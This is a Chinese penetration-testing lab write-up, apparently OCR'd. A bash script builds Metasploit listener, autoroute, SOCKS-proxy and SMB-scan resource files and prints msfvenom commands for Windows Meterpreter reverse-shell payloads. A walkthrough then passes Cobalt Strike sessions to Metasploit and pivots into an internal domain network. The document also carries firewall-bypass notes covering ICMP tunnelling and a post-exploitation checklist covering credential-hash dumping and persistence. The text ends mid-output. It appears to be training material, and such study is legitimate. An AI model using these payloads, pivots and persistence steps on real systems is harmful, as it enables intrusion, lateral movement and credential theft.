(蓝队视角)报告内容:

```
#!/bin/bash

# ================================================
# 渗透测试报告生成脚本
# 文件名: penetration_test_report.sh
# 描述: CS 和 MSF 会话传递渗透测试自动化报告
# 作者: 安全团队
# 日期: 2025-10-15
# ================================================

# 颜色定义
RED='\033[0;31m'
GREEN='\033[0;32m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
PURPLE='\033[0;35m'
CYAN='\033[0;36m'
NC='\033[0m' # No Color

# 日志函数
log_info() {
    echo -e "${BLUE}[INFO]${NC} $1"
}

log_success() {
    echo -e "${GREEN}[SUCCESS]${NC} $1"
```

```
}

log_warning() {
    echo -e "${YELLOW}[WARNING]${NC} $1"
}

log_error() {
    echo -e "${RED}[ERROR]${NC} $1"
}

log_debug() {
    echo -e "${PURPLE}[DEBUG]${NC} $1"
}

# 生成报告头
generate_header() {
    echo
"================================================="
    echo "                渗透测试报告 - CS/MSF 会话传递"
    echo
"================================================="
    echo "生成时间: $(date)"
    echo "目标网络: 192.168.3.0/24, 192.168.52.0/24"
    echo "测试人员: 安全团队"
    echo
"================================================="
    echo
}
```

```
# 环境配置检查
check_environment() {
    log_info "检查渗透测试环境..."

    # 检查 MSF 是否安装
    if command -v msfconsole &> /dev/null; then
        log_success "Metasploit 已安装"
        msf_version=$(msfconsole --version 2>/dev/null | head -1)
        echo "   - 版本: $msf_version"
    else
        log_error "Metasploit 未安装"
    fi

    # 检查网络配置
    log_info "检查网络配置..."
    ip addr show | grep -E "inet (192\.168\.3\.|192\.168\.52\.)" | while read line; do
        log_success "发现目标网络接口: $line"
    done

    # 检查必要工具
    tools=("nmap" "proxychains" "curl" "netcat")
    for tool in "${tools[@]}"; do
        if command -v $tool &> /dev/null; then
            log_success "$tool 已安装"
        else
            log_warning "$tool 未安装"
```

```
            fi
        done
        echo
}

# MSF 监听器配置
setup_msf_listener() {
        log_info "配置 MSF 反向 HTTP 监听器..."

        cat > /tmp/msf_listener.rc << 'EOF'
# MSF 反向 HTTP 监听器配置
use exploit/multi/handler
set payload windows/meterpreter/reverse_http
set LHOST 192.168.3.145
set LPORT 7777
set ExitOnSession false
exploit -j -z
EOF

        log_success "MSF 监听器配置已保存到 /tmp/msf_listener.rc"
        echo "配置内容:"
        cat /tmp/msf_listener.rc
        echo
}

# 路由配置
setup_routing() {
```

```
    log_info "配置 Meterpreter 路由..."

    cat > /tmp/autoroute.rc << 'EOF'
# 自动路由配置
run post/multi/manage/autoroute
EOF

    log_success "路由配置已保存到 /tmp/autoroute.rc"

    # 显示目标网络段
    log_info "目标网络段:"
    echo "  - 192.168.3.0/24"
    echo "  - 192.168.52.0/24"
    echo "  - 169.254.0.0/16"
    echo
}

# SMB 扫描配置
setup_smb_scan() {
    log_info "配置 SMB 版本扫描..."

    cat > /tmp/smb_scan.rc << 'EOF'
# SMB 版本扫描配置
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.52.138
set THREADS 10
run
```

```
EOF

    log_success "SMB 扫描配置已保存到 /tmp/smb_scan.rc"
    echo
}

# SOCKS 代理配置
setup_socks_proxy() {
    log_info "配置 SOCKS 代理..."

    cat > /tmp/socks_proxy.rc << 'EOF'
# SOCKS 代理服务器配置
use auxiliary/server/socks_proxy
set SRVHOST 0.0.0.0
set SRVPORT 9050
set VERSION 4a
run
EOF

    log_success "SOCKS 代理配置已保存到 /tmp/socks_proxy.rc"

    # 检查 proxychains 配置
    if [ -f "/etc/proxychains4.conf" ]; then
        log_info "检查 proxychains 配置..."
        grep -A 2 "socks4" /etc/proxychains4.conf | head -3
    fi
    echo
```

```
}

# 防火墙绕过技术
firewall_bypass_techniques() {
    log_info "记录防火墙绕过技术..."

    cat > /tmp/firewall_bypass.md << 'EOF'
# 防火墙绕过技术

## 1. 正向连接 (Bind TCP)
- 适用场景: 出站被限制，入站相对宽松
- 命令: set payload windows/meterpreter/bind_tcp

## 2. 反向连接 (Reverse TCP/HTTP/HTTPS)
- 适用场景: 入站被限制，出站相对宽松
- 命令: set payload windows/meterpreter/reverse_http

## 3. ICMP 隧道
- 工具: pingtunnel
- 服务端: ./pingtunnel -type server
- 客户端: pingtunnel.exe -type client -l 127.0.0.1:8888 -s KALI_IP -t KALI_IP:9999

## 4. SOCKS 代理
- 用途: 内网横向移动
- 配置: auxiliary/server/socks_proxy
EOF
```

```
    log_success "防火墙绕过技术已保存到 /tmp/firewall_bypass.md"
    echo
}

# 生成 MSF Venom 载荷
generate_payloads() {
    log_info "生成常用载荷..."

    # 生成反向 TCP 载荷
    log_info "生成反向 TCP 载荷..."
    echo "msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.3.145 LPORT=4444 -f exe -o payload_reverse_tcp.exe"

    # 生成反向 HTTP 载荷
    log_info "生成反向 HTTP 载荷..."
    echo "msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.3.145 LPORT=7777 -f exe -o payload_reverse_http.exe"

    # 生成 ICMP 隧道载荷
    log_info "生成 ICMP 隧道载荷..."
    echo "msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=8888 -f exe -o msf_icmp.exe"
    echo
}

# 后渗透检查清单
post_exploitation_checklist() {
    log_info "生成后渗透检查清单..."
```

```
cat > /tmp/post_exploit_checklist.md << 'EOF'
# 后渗透检查清单

## 网络侦察
- [ ] 查看网络配置 (ipconfig /all)
- [ ] 查看路由表 (route print)
- [ ] 查看 ARP 表 (arp -a)
- [ ] 端口扫描内网主机

## 权限提升
- [ ] 检查系统信息 (systeminfo)
- [ ] 检查补丁情况 (wmic qfe list)
- [ ] 检查安装软件
- [ ] 检查计划任务

## 横向移动
- [ ] 收集域内信息 (net view /domain)
- [ ] 查找域控 (nltest /dclist)
- [ ] 密码哈希转储
- [ ] 传递攻击准备

## 持久化
- [ ] 创建计划任务
- [ ] 注册表启动项
- [ ] 服务创建
- [ ] WMI 事件订阅
```


```
EOF

    log_success "后渗透检查清单已保存到 /tmp/post_exploit_checklist.md"
    echo
}

# 生成执行脚本
generate_execution_script() {
    log_info "生成自动化执行脚本..."

    cat > /tmp/auto_penetration.sh << 'EOF'
#!/bin/bash

echo "开始自动化渗透测试..."

# 启动 MSF 监听器
echo "启动 MSF HTTP 监听器..."
gnome-terminal -- msfconsole -r /tmp/msf_listener.rc

# 等待会话建立后配置路由
echo "等待 Meterpreter 会话..."
sleep 10

# 配置路由
echo "配置路由..."
gnome-terminal -- msfconsole -r /tmp/autoroute.rc
```


```
# 启动 SOCKS 代理
echo "启动 SOCKS 代理..."
gnome-terminal -- msfconsole -r /tmp/socks_proxy.rc

# 执行 SMB 扫描
echo "执行内网 SMB 扫描..."
gnome-terminal -- msfconsole -r /tmp/smb_scan.rc

echo "自动化脚本执行完成!"
EOF

    chmod +x /tmp/auto_penetration.sh
    log_success "自动化执行脚本已保存到 /tmp/auto_penetration.sh"
    echo
}

# 生成总结报告
generate_summary() {
    log_info "生成测试总结..."

    echo
"================================================="
    echo "                    测试总结"
    echo
"================================================="

    echo "✓ 环境配置检查完成"
```


```
    echo "✓ MSF 监听器配置就绪"
    echo "✓ 路由配置准备完成"
    echo "✓ SOCKS 代理配置就绪"
    echo "✓ 防火墙绕过技术文档化"
    echo "✓ 载荷生成命令准备"
    echo "✓ 后渗透检查清单完成"
    echo "✓ 自动化脚本生成完成"
    echo
    echo "下一步操作:"
    echo "1. 执行: bash /tmp/auto_penetration.sh"
    echo "2. 在目标机器执行相应载荷"
    echo "3. 通过 SOCKS 代理进行内网横向移动"
    echo
"=================================================="
}

# 主函数
main() {
    clear
    generate_header
    check_environment
    setup_msf_listener
    setup_routing
```

```
    setup_smb_scan
    setup_socks_proxy
    firewall_bypass_techniques
    generate_payloads
    post_exploitation_checklist
    generate_execution_script
    generate_summary

    log_success "渗透测试报告生成完成!"
    log_info "所有配置文件保存在 /tmp/ 目录"
}

# 执行主函数
Main
```

运行结果:










实验:cs 和 msf 会话传递

之前环境配一下








步骤:

1.msf 开启监听,等待连接



将之前使用的 reverse_tcp 改成 reverse_http

使用一个监听模块

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

然后通过 options,查看需要设置什么

```
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```


把 payload 改成 reverse_http

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) >
```

设置 IP 和端口

```
msf6 exploit(multi/handler) > set lhost 192.168.3.145
lhost => 192.168.3.145
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) >
```

然后可以看一下我们的设置(这个 IP 是 kali 的 IP(也就是监听主机地址),任何流量都能够转发,这个端口不能和 cs 的端口相同,会报错)



2.cs 设置监听器,使用的协议是 foreign HTTP/HTTPs


(点那个🎧,然后点 add)

Name 自取

Payload 选择 foregin http


地址写 kali 的 IP(msf 服务器)

端口和 msf 会话端口 7777 一致




直接传递域控的会话是传递不过去的,因为他们不在同一个网段,web 服务器的内网网段也是传不过去的;

,只能以 web 服务器当作跳板




我们把第二个传递到 msf 上




3.选择想传递的会话,应用上面的监听

然后选择我们刚才创建的监听器




回到 kali 上面



可以看到会话已经传递成功

查看一下默认路由



发现没有路由在

正常来讲跨网段通信,没有路由就不能通信,所以我们要给他添加路由


两个路由:

192.168.3.0/24


192.168.52.0/24

169(虚拟网卡)

运行下列指令,添加默认路由



添加了默认路由以后,我们再次查看一下



所有发送到这三个路由上面的流量都不要直接发送,它会经过会话 1 这个已控跳板机,由他代为转发

攻击者想要扫描或者攻击内网网段(52)

系统会检查路由表,发现

Active Routing Table

Subnet	Netmask	Gateway
169.254.0.0	255.255.0.0	Session 1
192.168.3.0	255.255.255.0	Session 1
192.168.52.0	255.255.255.0	Session 1

会发现 IP 匹配 192.168.52.0/24 这个子网,

根据路由表规则,系统不会直接转发这个流量,因为不在同一个网段,

会将流量封装发送给 cs 团队服务器,cs 团队服务器会通过已经建立的会话 session1,将流量转发给跳板机,session1 收到指令后会把自身的网络环境中的流量发送给最终目标

Msf 探测模块

①use auxiliary/scanner/smb/smb_version

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                       ics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) >
```

② set rhosts 192.168.52.138(内网域控地址)

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.52.138
rhosts => 192.168.52.138
msf6 auxiliary(scanner/smb/smb_version) >
```

再次查看

```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
